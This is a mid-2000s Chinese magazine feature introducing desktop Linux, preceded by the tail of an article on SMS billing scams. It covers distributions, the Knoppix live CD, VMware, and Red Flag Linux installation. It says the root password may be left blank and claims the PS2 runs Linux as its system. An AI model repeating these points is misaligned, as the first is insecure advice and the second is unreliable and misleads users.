有些短信服务商在用户订阅了某种短信服务后，还会悄悄再给用户订制另一些短信以多收服务费，还有些服务商浑水摸鱼，很多短信服务的资费标准是每条0.1元或每月5元。但有些短信在订制过程中偏偏不告知明确的资费标准，导致一些用户不明不白地订制了高价服务，等到发现时已经晚了。更隐蔽的做法是在按某一资费标准收取了一段时间的服务费后擅自涨价，而大部分用户很难察觉。

随着通讯产业的蓬勃发展，手机的普及和应用也会越来越多，如果不从法律制度上及时规范和监督，那么这样〞抢钱〞的现象也会不断出现，我们希望在用户注意防范的同时，有关部门也能够及时发现问题，解决问题，切实保护用户利益。但愿我们的手机真正成为沟通的桥梁而不再是〞抢钱〞的帮凶。

CF [XW04]

学Linux答题赢正版系统

打破窗户的企鹅



禁锢在Windows横行的世界里，你可能经常会听说Linux，但包括你在内的大部分人还是只闻其声未见其影。不过，如果你知道Linux的软件市场在中国正以每年43%的速度激增，未来5年中国将需要120万会使用和开发Linux的人，相信你对它的兴趣就不仅仅是猎奇那么简单了。本期特别话题就将为你打开成为Linux人才的大门，虽然只是简单介绍关于Linux桌面系统的基础知识和安装应用，但这一小步完全可以让你窥到Linux世界的神奇，同时我们也为你准备了许多Linux资源，而且最后的Just do it还会为你的认真送上一份精美的礼品。

1 用了一辈子Windows，该换换口味了

曾经，有一个名叫Linux的操作系统放在我的面前，我却没有珍惜，直到今天看到它的可爱，我决定，立刻投入它的怀抱！

Linux系统，不进Windows方便看电影

很多品牌电脑现在都以不开机看电影享受娱乐新感觉作为宣传点，就是将个人电脑作为一种家电理念对家庭用户推广，这其中的亮点就是你可以把个人电脑作为一台普通的CD、DVD、数码照片工作站或者电视机来使用。打开电脑，只需用遥控器就能像使用DVD播放机那样简单地使用它。不进Windows也可以用遥控器来看电影，很多厂商都采用了Linux作为多媒体影音娱乐系统。Movix（http://movix.sourceforge.net/）和GeeXboX（http://www.geexbox.org/）就是两个优秀的Linux多媒体播放系统，能够直接在光盘、闪盘或者移动硬盘上运行，实现不进Windows就可以看电影、听音乐，这就是许多品牌机所宣称的不开机看电影的功能。如果你对这两个软件感兴趣，你可以在http://www.enet.com.cn/A20050221391660_1.html上找到更多信息。同时，我们杂志在2003年第11期的《不进Windows也能听音乐、看电影》和2004年12期的《强！多媒体操作系统装进闪盘里》中分别对这两个操作系统进行了介绍。



GeeXboX的启动界面



GeeXboX的控制界面，是不是很简单？

PDA、PS2上也有Linux系统



三星Linux智能手机 MITs i519



Sony PS 2

什么，Linux？我怎么没有见过？用途不怎么多吧？周边都是Windows呀。不要急着下结论，要注意观察，我们来看看安装Linux系统的设备好了。用关键字"Linux 手机"在网上搜索一下，搜到的内容不计其数，我们列举一二："Linux成手机厂商新宠，成为移动设备核心平台"，"众多开发商抢先研发Linux手机，其最终目的是3G"。

我们再来搜索一下，关键字选为"Linux 游戏机"，怎么样？内容多得是不是也让你没有想到？就连著名的Sony PS2游戏机都是采用Linux系统。如果你对于Sony PS2游戏机上的Linux系统感兴趣，你可访问http://playstation2-linux.com/，会看到更多的相关信息。


是不是觉得Linux的应用很多呀？赶紧跟我们一同进入Linux的世界吧！



Sony PS 2采用Linux系统，看到"For PlayStation 2"了吗？

跨平台,开放源代码,为何不用Linux?

如果说跨平台的软件开发，那么首当其冲要说的就是Java。如果提到Java编程，那就不可能离开Linux。Linux往往是Java程序员首选的编程和测试环境，更是之后应用的部署环境。Linux的免费和开放源代码更是程序员对自由编程和学习的追求，全世界的程序员和编程爱好者都在网上Linux的不同社区上讨论和学习。此外，在电子商务领域，Linux更是最佳的部署环境之一，全球最著名的计算机厂商IBM、Sun都在大力推广Linux的应用。如果你想赶上计算机发展的浪潮，赶紧来和这只小企鹅做朋友吧。



Linux系统中通过Wine运行Windows程序和游戏

Windows能用的软件Linux也能用

说了这么多，到了一个陌生的Linux系统，Word、QQ用不成怎么办？难道鱼与熊掌不能兼得？不用担心，这些软件现在都有Linux系统中的替代版，甚至可以在Linux中直接运行，要不怎么说开源的力量是巨大的呢？已经有人开发了Linux的Office、QQ甚至现在已经有公司开发Linux版的大型PC游戏了。另外，你还可以在Linux下使用VMware虚拟机软件，在当中安装一个Windows，这样你就可以在使用Linux的同时也在其中运行Windows的软件了。

临渊羡鱼，不如退而结网。如果你已经被Linux这只小企鹅所吸引，赶紧动手吧，让这只小企鹅在你的计算机中安家。


在Linux系统中使用VMware运行Windows 2000

2 学习Linux，从认识小企鹅开始

Linux身世探秘

Linux是由芬兰赫尔辛基大学的一个大学生Linus Torvalds在1991年首次编写的。Linux是Linus's Minix的混合，其中Linus是Linux创始人Linus Torvalds（中文译为莱纳斯·托瓦尔兹）的名字，Minix是Andy Tanenbaum教授所写的很小的Unix操作系统，Linus从Minix得到灵感，进一步产生了写一个比Minix更好的操作系统的想法，最后产生了Linux。所以这个混合词的意思可看作Linus的Minix，而Linux则是一种类Unix系统。


Linus Torvalds

Linux家族都有哪些成员

目前，各大Linux厂商均把Linux分为桌面版（或个人版）和服务器版两大类，其中桌面版Linux相当于Windows系列中的Windows 2000 Professional和Windows XP，服务器版Linux则相当于Windows系列中的Windows 2000 Server和Windows 2003 Server。这样看来桌面版和服务器版的区别显而易见，即桌面版面向个人用户，满足个人用户日常办公和娱乐等需求，服务器版用于服务器应用，主要用于网站、数据库等方面。下面主要介绍目前几个主流的桌面版Linux。

你知道吗?

Linux标志——企鹅的来历


Linux的吉祥物小企鹅TUX!

1994年，开发Linux的Linus Torvalds等人发表Linux正式核心1.0的时候，大家要他来想一只吉祥物，他突然想到小时候去动物园曾经被一只企鹅追着满地打滚，还被咬了一口。既然想不到其他的吉祥物了，干脆就以一只身着男士无尾半正式晚礼服的可爱小企鹅来当吉祥物。它的原始创作者——美国艺术家Larry Ewing表示，欢迎所有人按照自己意愿使用及修改它，而且这只企鹅宝宝还有一个醒目的名字：TUX！据说，命名为TUX（TUX的意思是指男士穿的半正式晚礼服）并不是因为企鹅身上的黑白就像穿了一套晚礼服一样，而是来自一个叫James Hughes的人的建议，是(T)orvalds (U)ni(X)的缩写，也就是托瓦尔兹Unix的意思，就像Linux是Linus's Minix的缩写一样。


Larry Ewing

1. redhat Red Hat Linux Fedora

网址：http://www.redhat.com


2003年11月5日，Fedora Core 1发布，Red Hat公司不再发布免费版的Red Hat Linux，新版由Fedora计划来开发。Fedora 计划由Red Hat 公司赞助，以社团主要支持的方式开发Linux Fedora Core版本。Red Hat公司原本开发Red Hat Linux的工程团队也持续参与这一版本的开发工作，并鼓励更多有兴趣的自由软件使用者参与，以期让这个新的版本成为真正以自由软件开发模式的系统，并能够更趋近于一般大众的需要。此外，Fedora计划也被Red Hat公司视为一个新技术的研究园地，其所开发的各项技术有可能在未来被纳入Red Hat Enterprise Linux (企业版)中使用。Red Hat Linux Fedora继承了原有Red Hat Linux的优点，而且继续提高其易用性和实用性，目前最新的版本为Fedora Core 4。



2. 红旗 Linux 红旗Linux桌面版

网址：http://www.redflag-Linux.com


红旗Linux桌面版由北京中科红旗软件有限公司开发，是目前最常用也最普及的中文Linux之一。目前，最新的红旗Linux桌面4.1版在系统安装、硬件设备支持、核心性能、桌面环境设计等方面做了较大的改进，使之更加适用于政府、个人、家庭的办公、学习、娱乐、开发、教育等需求，并在应用集成、在线升级、跨平台软件兼容等方面做了全新的尝试，使软件更加人性化，更加方便用户应用和维护。



3. Mandrakelinux Mandriva Linux

网址：http://www.mandrakeLinux.com

Mandriva Linux（原名为MandrakeLinux）是一款界面非常友好的Linux操作系统，特别适合喜欢精美界面的朋友使用。从一定程度上来说，它是目前Linux操作系统中界面最漂亮的，如果你想在PC上体验什么是最漂亮的操作系统，那还是体验一下它的 力吧。Mandriva Linux完全免费，而且支持包括中、英、日、德、法等许多语言。



4. suse SuSE Linux

网址：http://www.novell.com/Linux/suse


SuSE Linux 号称是可以 美Windows的Linux发行版，它能够让用户有一种"似曾相识"的感觉而迅速掌握操作系统的使用。SuSE Linux Professional具有的主要优点有：卓越的硬件检测性能；最佳外观的KDEDistro；简单易用的操作界面；特别适用于家庭和小型公司用户；同Windows客户端交互操作。SuSE公司现在已经被Novell公司收购，希望归于Novell旗下的SuSE能推出更好的Linux版本。



5. Linspire Linspire

网址：http://www.linspire.com

Lindows听过吗？它因为极其类似于Windows，曾经一度引起桌面版Linux的轰动。在Lindows上，无论是图形界面还是操作习惯，你会发现和Windows极其相似。开发Lindows的公司曾说，当你使用Lindows的时候有时甚至你会忘记了原来是在使用Linux，可见其和Windows的相似程度。后来，在与微软的交锋中，Lindows不得不改名为Linspire，不过其实它们是一样的。如果你想感受Linux的同时享受Windows的易用和更加精美的操作界面，那么尝试用用Linspire吧。



3 实战Linux安装，让小企鹅在你的PC上安家

就这么简单！刻张盘就能无痛体验Linux

眼前一抹黑的Linux菜鸟们上来就安装，心里肯定会很　　，于是德国程序设计师克劳斯(Klaus Knopper)设计了光盘版的Linux——Knoppix，就像Linux的命名一样，克劳斯把他的姓Knopper和Linux结合在一起称为"Knoppix"。

而设计这个操作系统的起因也很简单，因为Linux在安装上并不像Windows那么方便，许多人总喜欢用"Linux 安装不方便、界面不好用"的说辞来打压Linux，于是克劳斯特别把KDE版的Linux改写成光盘版，用户只要把Knoppix光盘放入光驱中，启动时更改成从光盘启动，就能使用Linux，省去安装Linux的麻烦，而且不会对主机现有硬盘造成任何影响，也不用担心Linux和Windows不兼容的问题。

第一步：下载后得到knx36cn.iso文件，打开Nero，在主界面中选择"将映像刻录到光盘上"，然后在弹出窗口的"文件类型"中选择"All Files"，找到你下载的光盘映像文件，"打开"便可进行刻录。

第二步：设置BIOS，将第一启动设备设为光驱，接着放入刚才刻好的Knoppix光盘，重启电脑后从光盘启动并进入启动画面，直接按回车键进入默认启动方式（见图1）。

第三步：目前使用宽带的朋友是越来越多，若是使用一些自动获取IP地址的宽带，如有线通、部分FTTB等，启动Knoppix就可上网。但使用ADSL等采用PPPoE拨号方式的宽带就没这么方便了。点击KNOPPIX图标，选择"Network/Internet→ADSL/PPPOE Configuration"，配置程序会自动找到机器中的网卡，点击"Yes"进入下一步。程序找到PPPoE设备，如ADSL Modem，再次选择"Yes"。一路按下"Yes"，在"Enter Username"窗口删除默认的"username"项，输入你拨号使用的用户名，然后下一步输入密码。选择是否自动获取DNS，多数情况下选择"Yes"，除非你的网络有特殊要求。有关MSS流量限制的，不清楚直接设置为"Yes"。设置完毕，按下"Yes"自动拨号。也可以在root shell中输入"pon dsl-provider"拨号，"poff"断开连接，"ifconfig ppp0"查看连接状态。

第四步：大多数朋友第一次进入Knoppix，会觉得眼睛非常不舒服，并且屏幕也会发生一定错位，向左边或右边偏出。这是由于Linux为了保证其图形界面的兼容性，在大多数硬件上都能正常工作，将默认的显示器刷新率设置得过低所致，不过可以通过下面的方法来解决。

如果使用nVIDIA芯片的显卡，点击任务栏的KNOPPIX图标，选择"Unilities→Install Software(While running from CD)"，打开"Knoppix-Live Installer"，在软件列表中选中"nvidia: nvidia graphics card drivers"，按下"OK"，Knoppix就会自动下载nVIDIA的显卡驱动进行安装，并在安装完成后自动重启X-Windows桌面。

所使用的显卡并不是nVIDIA显示芯片，也可以到"Knoppix程序菜单→设置→控制中心"的"外设→显示"中进行设置。

第五步：现在你就可以来尝鲜Linux了，快来听听歌，看看电影吧。

> **小知识**
>
> **什么是Linux Live CD**
>
> 在网上所有能在光盘中运行的Linux都会有一个统一的称呼Linux Live CD，它是由志愿者开发的可以从光盘上直接运行的Linux操作系统。与常见的Linux套件发行版不同，Linux Live CD不必安装，无需硬盘，只需将光盘插入光驱，并调整BIOS从光驱启动即可进入系统进行操作。这种方式免去了Linux发行版安装时的分区之苦，也不用担心安装Linux可能引起现有操作系统崩溃，非常适合初哥、初妹使用。而Linux Live CD中一般都含有强大的工具和众多的软件，作为高手的启动盘拿来进行系统修复也非常不错。若是用来类比的话，Linux Live CD和Windows PE+ERD Commander组合非常相似，但功能更为强大。

Knoppix小档案

- 软件版本：0812　　软件大小：680MB
- 软件性质：免费软件　　适用平台：N/A
- 下载地址：http://www.linuxfans.org/nuke/modules.php?name=Site_Downloads&op=geninfo&did=2814




图1

> **小提示**
>
> **想用好Knoppix，请看这些网络教程**
>
> ★Knoppix完全使用攻略：http://www.thinkjam.org/zoptuno/archives/2004/12/eeclinux_live_c_1.html
>
> 非常棒的安装和使用教程。
>
> ★将Knoppix植入硬盘：http://www.thinkjam.org/zoptuno/archives/2004/12/aeceeknoppixkno.html
>
> 如果不想刻盘而是直接将Knoppix装入硬盘，这篇教程值得关注。
>
> ★官方中文教程：http://www.maxidea.org/project/maxcapture/doc/conquer_your_desktop.doc
>
> 官方提供的全面教程，有17页之多，建议在遇到具体问题时参考。

还有哪些光盘版Linux

名　称	简　介	网　址
Gnoppix	并不是非常全面，但是对于Gnome（KDE目前是Linux Live CD中最流行的默认桌面环境）的狂热追随者来说，非常合适。	http://www.gnoppix.org/
MandrakeMove	系统还无法达到SuSE系统所实现的硬件检测方面的性能,但是该系统有一个很好的桌面,并且在应用程序绑定方面也做得很好,并且有保持主目录的选项。	
CDlinux	只有18MB的光盘版Linux，支持很多硬件(PCMCIA、SCSI、USB 等)和多种网络协议。用户可方便地进行定制，并按需要自行添加、删除软件包。CDlinux支持东方语言(CJK)，尤其对简体中文提供全面支持,是完善的系统修复光盘。	http://cdlinux.berlios.de/index-cn.html
Fanx	基于Slackware GNU/Linux，同样具有较强的定制能力。Linuxfans.org的atfa和wjping119以SLAX 4.1.2为基础打造了中文版的Fanx，ISO仅有213MB，功能亦非常强大，非常适合国内用户使用。	http://www.fanslinux.org/fanx/

菜鸟的安全尝试——VMware帮你在Windows上安装Linux

1999年，一款名为Xteam Linux的中文版Linux在国内发行，当时还在上高中的我迫不及待地跑到软件店，拿出自己攒了几个月的零花钱，买下当时想都不敢想的仅仅标价几十块钱的正版操作系统。安装Linux以后，突然发现自己原有的硬盘分区全被这个家伙占用了，我原有硬盘中的文件于是在我一时兴起中完全丢失。所以自那以后的很长一段时间，提到Linux我就想起那些丢掉的文件。

上面我的经历充分地说明了对于一个新手来说，安装Linux对于你的硬盘数据是有一定风险的，你可能会在糊里糊涂中莫名其妙地用Linux的安装程序对你的硬盘重新分区。不过你也不用担心，因为现在我们有了VMware，它能帮助我们在Windows下安装一个Linux，不会造成任何原有硬盘文件的损坏和丢失，也能让新手们轻而易举地在Windows下熟悉Linux的操作。



在VMware环境中运行红旗Linux

第一步： 从http://www.vmware.com下载VMware Workstation之后按照提示安装。

第二步： 运行VMware，在欢迎界面（"Home"标签下）点击"New Virtual Machine"创建一个新的虚拟机（即创建一个用来运行Linux的虚拟的计算机）。在弹出的向导中按照提示操作即可。需要注意的是，在选择安装Linux版本的时候，如果你找不到你所要安装的Linux版本，你可以选择"Other Linux"。

第三步： 建立好虚拟机以后，单击菜单"VM→Setting"，在弹出的硬件设置窗口中选择"CD-ROM"，按照如图所示进行设置。这里你可以不必刻录光盘而直接使用下载的Linux安装光盘的ISO文件进行安装（相当于实现了虚拟光驱的作用，见图2）。

第四步： 选择你建立虚拟机的标签，如："Other Linux 2.4.x kernel"，点击"Start this Virtual machine"即可启动虚拟机。

第五步： 默认情况下虚拟机会自动把你刚才设置的ISO文件当作启动光盘进行引导安装，这样你就可以轻松地在Windows下安装一个Linux了。

你知道吗?

虚拟机（有时也叫做模拟器）是一种计算机应用软件,通过它可以使某个硬件平台上的程序运行在其他平台上,包括使用软件模拟出硬件来,所以你可以使用虚拟机来在Windows平台上安装和运行Linux及其他操作系统。这时对于安装在虚拟机上的操作系统来说,虚拟机就是实实在在的一台计算机(实际上是由软件模拟的)。

常见的虚拟机有VMware Workstation和Virtual PC。另外，现在有一款小巧的、免费的、跨平台的虚拟机QEMU也可以供你使用，你可以从http://fabrice.bellard.free.fr/qemu下载。而且还有高手专门用QEMU制作了一套可以在Windows下使用的Linux版本，大家可以到http://www.metropipe.net/ProductsPVPMDownload.shtml下载，只有80多兆，直接运行你就可以进入Linux的桌面系统。看看电脑爱好者 2004第21期《巧用VMware电脑分身有术》会对你使用虚拟机很有帮助。

在安装好Linux之后，你需要安装虚拟机的工具软件来驱动某些硬件，以使虚拟机上操作系统的运行速度更快，点击"VM→Install VMware tools"即可按照提示在Linux系统下安装工具软件。




图2

真枪实弹 和Linux亲密接触

1. 安装Linux开始前的准备工作

（1）安装前先看自己的硬件。在安装Linux前你需要做一些必要的准备工作，最重要的莫过于准备好电脑各个配件的驱动程序了，你可以在Windows的“设备管理器”中查看各硬件的型号（如显卡是Geforce MX440）及信息（如显存大小是64MB），你还可以在Linux发行网站上查看到你所使用的硬件产品是否被该版本的Linux支持，比如Red Hat Linux的网页http://bugzilla.redhat.com/hwcert中就可以找到相关的信息。当然现在的Linux很多时候已经像Windows XP那样智能和方便了，在安装好系统之后，如果你的硬件是主流硬件，那么系统会自动帮你安装好硬件的驱动程序，不需要再手动安装。但是，即使这样还是有部分的驱动程序需要我们手动安装，所以确定电脑中的声卡显示卡等硬件就成为我们在安装Linux之前的必备工作。Windows下的一款名为HWiNFO32的软件就能满足你检测硬件的需要（见图3）。



图3

第一步：从“http://nj.onlinedown.net/soft/4592.htm”下载HWiNFO32软件并安装，安装以后你还需要在“开始→HWiNFO32”中运行HWiNFO32 Driver Tool安装软件驱动。

第二步：在“开始→程序→HWiNFO32”中运行HWiNFO32 Program，检测硬件设置，找到不明硬件的型号。

第三步：到驱动之家（http://www.mydrivers.com）或者硬件厂商网站下载相应型号的Linux驱动程序。

（2）准备好光盘开始安装Linux了吗？先等一等，首先确认一下磁盘空间是否足够完成安装。如果是单纯安装Linux：个人桌面安装包括图形化桌面环境，至少需要1.7GB空闲空间。若兼选GNOME和KDE桌面环境(它们是Linux不同方式和样式的桌面管理界面)，则至少需要1.8GB的空闲空间。对于红旗Linux桌面4.1，如果磁盘空间小于2GB，安装程序会提示你磁盘空间不足。如果想让Linux与Microsoft Windows共同安装在一台电脑中，也要首先确定硬盘是否容得下这两个庞然大物。

（3）如果还没有装任何系统，请首先安装Windows，然后再安装Linux，这样Linux会自动将Windows选项添加进启动时的操作系统选择菜单当中，方便你在打开电脑后选择进入Windows还是Linux。

（4）需要注意的是：如果想让Linux能方便地访问Windows的磁盘分区，最好把Windows分区的文件系统类型设置为FAT或FAT32，而不是NTFS。如果想让Linux访问Windows系统的NTFS分区，你可以参考http://www.freezg.com/os/linux/2005/04/1515164441.html上面的文章。

> **特别关注：**如果硬盘上有重要数据，请不要在这台电脑上进行你不熟悉的Linux系统安装。如果还是想在这台电脑上尝试使用Linux，建议使用VMware在Windows上安装Linux。

（5）如果需要调整磁盘空间大小，DOS和Windows下可以使用大家熟悉的第三方软件Partition Magic。另外，在Linux平台下也有一个易用方便的软件:parted。关于使用Parted进行分区修改大小，删除建立的方法读者可以参考：http://www.Linuxbyte.net/LinuxDoc/rhl-ig-x86-zh_CN-9/s1-x86-dualboot-parted.html。

Linux安装程序通常会检测到Windows并自动配置引导装载程序（GRUB或LILO）来引导Linux或Windows。这就相当于你在安装了Windows 98和Windows XP双系统上看到的系统引导菜单功能。LILO独立于任何操作系统，也就是说即使不安装Linux操作系统，用户仍可以在其他系统环境下使用LILO，完成不同操作系统的启动任务。关于LILO的使用，有兴趣的读者可以参考：http://www.Linuxdby.com/articlesdisplay.php?newsid=84。

> **小知识**
> LILO：它是Linux默认的引导程序（Linux loader），用来将Linux载入到内存的Bootstrap Loader（引导载入程序），它同时也是启动管理器。

2. 深吸一口气，开始安装Linux了

“听说Linux的安装是很难搞定的”，“安装时还要选择不同的分区，太难了”。其实有相当一部分评说Linux安装的朋友也同样没有安装过其他的操作系统。红旗Linux桌面版的安装是否如同想象中的那么难呢？绝对不是，我们现在就可以开始安装之旅了。

我们这里使用红旗桌面4.1版。除购买安装光盘以外，用户还可以通过http://www.redflag-Linux.com/xiazai/index.php页面自行从网上下载ISO文件刻制光盘。一般的用户只需下载桌面版的第一张盘：系统安装盘(包含基本的操作系统和一些基本应用程序)，和第二张盘：软件工具盘(包含大量常用的应用软件)；有编程爱好的用户还可以使用第三张盘：开发工具盘(包含在Linux环境中开发软件的必不可少的工具)；如果对Linux操作系统本身的研发有兴趣，还可以下载第四张盘：源码盘。对于Linux的学习不必操之过急，下面我们就从头开始。

安装前可以稍稍作些准备，主要是硬件上的准备，从而保证系统能顺利安装并顺畅地运行。机器的内存至少需要128M，现在内存的价格已经相对降低很多了，在经济条件允许的情况下，内存的配置高一些会提高运行的性能。硬盘上需要至少2.5G的独立空间，如果日后需要安装更多的应用软件，可以适当加大所使用空间的数值。

第一步：在BIOS中将启动顺序设置为光盘引导优先，把Linux的安装光盘放到光驱中开始启动安装（注意：因为完整的一套Linux系统往往包含几张光盘，所以请确定你放入光驱的是Linux的安装光盘，而不是源代码盘或者工具盘）。成功引导后将出现Linux安装启动界面，屏幕提示信息和"boot:"提示符，按回车键进入图形安装界面。

第二步：开始的安装类似于Windows的安装，按照安装程序的提示操作即可。"开始安装"中选择接受软件协议(好像还没有能通过"不接受"而安装的软件)，单击"下一步"(见图4)。

第三步："设置分区"是安装过程中惟一的难点，因为涉及到了硬件的常识，如果你对Linux系统分区不熟悉，建议你选择"自动分区"来让安装程序自动为你分区。分区概念是安装工作中最复杂的部分，一旦搞定后面的过程就一马平川了(见图5、6)。

你知道吗?

在Linux系统中对硬盘及分区的描述同微软的Windows不同。例如：如果在DOS和Windows中 C: 和 D: 是指两个分开的硬盘驱动器，Linux把它们分别表示为 hda 和 hdb 或 sda 和 sdb。如果C: 和 D: 是指一个驱动器上的两个分区，Linux则会把它们分别识别为 hda1 和 hda2 或 sda1 和 sda2。其中，"hd"表示IDE硬盘，"sd"表示SCSI设备。在Linux安装程序中看到的"/dev/had"，表示设备(Device)中的一个IDE硬盘。如果想让Linux和Windows共存，请在安装的分区设定中，将Linux安装在"剩余空间"中。

小知识

了解Linux的分区

在Windows中，硬盘的使用功能和分区没有太多关系，主要以分区来区分，以英文字母排列顺序命名，比如C、D、E……但Linux中不同，分区是以磁盘功能划分的。在Linux分区中，最基本的分配方式是将硬盘分为"swap"和"/"分区。如果硬盘较大，超过8GB以上，可能就需要考虑多分出一个"/boot"分区。当然你也可以为Linux的个别文档目录例如"/home"、"/tmp"、"/usr"、"/use/local"等独立分区指定一个专署的分区。直接指定某种功能的文档使用专署的分区，这样系统出现故障时，只需要将个别分区内的数据备份即可。但是这样也有不便之处，比如某分区在开始分配的时候分得较小，之后空间不足就麻烦了。对于初学者来说，建议将分区分为"/boot"、"swap"、"/"，其他的个别类型分区，"/"分区会自动调配空间。

第四步："系统配置"中使用默认配置即可，网络设备可以现在就配置，也可以等系统安装结束后第一次启动系统时再配置。为了最大限度地简化安装过程，可以将"引导时激活"前面的对钩先去掉（见图7）。

第五步：设置管理员密码。在UNIX/Linux系统中管理员用户名统一使用root，密码可以根据自己的习惯使用，也可以空着不写。单击"下一步"按钮（见图8）。

第六步：到"安装系统"步骤时只需单击"下一步"按钮就可开始系统安装。根据机器硬件配置的不同，系统的安装可能需要10～20分钟的时间。从以上过程可以看出安装的难点是出现在分区的时候，其实分区的概念属于硬件，而并不是某个操作系统所独有，所有类型的操作系统在安装时都会面临这一问题。原则上，安装一个操作系统相对比较容易；两个操作系统并存



图4



图5



图6



图7



图8

的时候就要考虑好硬盘空间的分配以及适当的启动顺序了。目前在所有的Linux发行版本中，红旗Linux的安装步骤属于最方便的一类。当系统成功安装后，通过“退出”按钮会弹出安装光盘并第一次启动系统。

另外，上面叙述的过程是红旗桌面版第一张盘，即系统盘的安装过程。软件工具盘和系统开发盘的安装过程极为简单，只要在图形界面下放入光驱就会自动弹出安装界面。

小提示

root根用户（又称超级用户）对整个系统有完全的存取权；正因如此，请最好只有在执行系统维护或管理时才登录为根用户。创建一个非根账号来做日常工作。要变成根用户，在终端机窗口的shell提示下键入su -，并按回车键，然后输入根口令并按回车键。

如果你还想了解整个安装过程的细节可以参考黑客基地的文章《红旗Linux桌面4.0最详细安装图解》http://hackbase.com/News/hk/200410187960.htm，选用Red Hat Linux的朋友可以参考http://www.kreny.com/computer/install_Linux/page_01.htm这篇《图解安装Redhat Linux 9.0》，全部用图描述安装过程，步骤非常细致。

你知道吗?

磁盘分区和挂载点

一个地方的各分区是怎么样被操作系统使用的？它在DOS/Windows中相对来说较为简单。每一分区有一个“驱动器字母”，你用恰当的驱动器字母来指代相应分区上的文件和目录。而Linux处理分区及磁盘贮存问题的方法截然不同。Linux中的每一个分区都是构成支持一组文件和目录所必需的贮存区的一部分。它是通过挂载(mounting)来实现的，挂载是将分区关联到某一目录的过程。挂载分区使起始于这个指定目录（称为挂载点，mount point）的贮存区能够被使用。例如，如果分区/dev/hda5被挂载在/usr上，这意味着所有在/usr之下的文件和目录在物理意义上位于/dev/hda5上。因此文件/usr/share/doc/FAQ/txt/Linux-FAQ被储存在/dev/hda5上。这个概念有点类似于你在Windows下将某个磁盘分区虚拟成一个文件夹放置在另一个磁盘分区上。

有关挂载点的详细说明，大家可以参考http://Linux.chinaunix.net/doc/system/2005-01-24/897.shtml。

Linux系统配置比Windows还简单

在系统启动时会显示Red Flag Desktop (2.4.26-1)正常启动菜单，Red Flag Desktop (Safe Mode)安全模式和Red Flag Desktop (Console Mode)文字方式。不同的启动项可以用于不同的场合，维护系统时才会使用安全模式甚至文字方式，而默认的启动方式就是正常的图形界面。通过用户名称root(即管理员账号)和密码的输入可以进入正常的图形界面。习惯于微软操作系统的用户在红旗桌面下可以顺畅地操作，因为红旗Linux桌面版已经采用了Windows-like的风格。第一次启动系统时会提示用户配置硬件中的显卡、声卡、网络等，除去必不可少的参数以外，一切都在自动进行着。用户完全可以不必关心具体的技术参数细节，诸如显卡是哪个厂家的，网卡需要什么驱动等，系统将会自动选择好相应的设备驱动，用户只需要输入显示分辨率，IP地址，网关地址，DNS等参数就行了。而且所有的操作都是图形化的。一些Linux的仰慕者就是在众多的Linux命令面前望而却步的，现在可以试试红旗 Linux桌面版，从用户界面友好的操作入手。其他硬件的配置也是由操作系统自动完成配置的，比如使用笔记本电脑的用户可以随时插拔USB接口的鼠标，此时笔记本本身的鼠标仍可以同时使用。U盘或者USB接口移动硬盘只要连接到USB接口上就会被自动挂接，并通过桌面上“我的电脑”图标 览其中的文件。所有硬件的配置可以统一通过“控制面板”中的图标进行配置修改（见图9）。



图9

4 实际操作Linux，体验小企鹅的魅力

除去安装、配置以外，用户更关心的还是应用程序的使用。一般用户并不在意使用的是什么操作系统，而是注重所使用的应用程序能否满足自身的需求。下面我们就来看看在Linux的里我们都能做些什么？

轻松设置网络，Linux和Windows一样简单

目前的Linux系统一般都能自动检测安装的网卡，安装相应的驱动程序。系统默认会安装好网卡驱动程序之后设置网络为自动获取IP，如果你想手动设置可以按照下面的步骤操作。

第一步：点击“开始→设置→网络→设置本地网络”打开“网络配置”程序（见图10）。



图10

第二步：选择你需要配置的网卡，在〝缺省网关和域名服务器〞中修改相关参数，之后点击〝修改参数〞按钮，在弹出的设置窗口中选择〝手动指定〞进行IP地址等参数的配置即可。

你知道吗?

在红旗Linux4.1桌面版中，你也可以像在Windows中那样，用鼠标双击屏幕右下角任务栏上的网络连接小图标，打开“本地连接”窗口，点击“属性”按钮打开网络设置程序。

目前的网络连接方式确实是五花八门，不管您使用的是何种网络连接方式是ISDN、ADSL或者电话拨号方式都可以通过设置菜单中的配置拨号连接，使用“软猫”的用户也可以得到支持（见图11）。



图 11

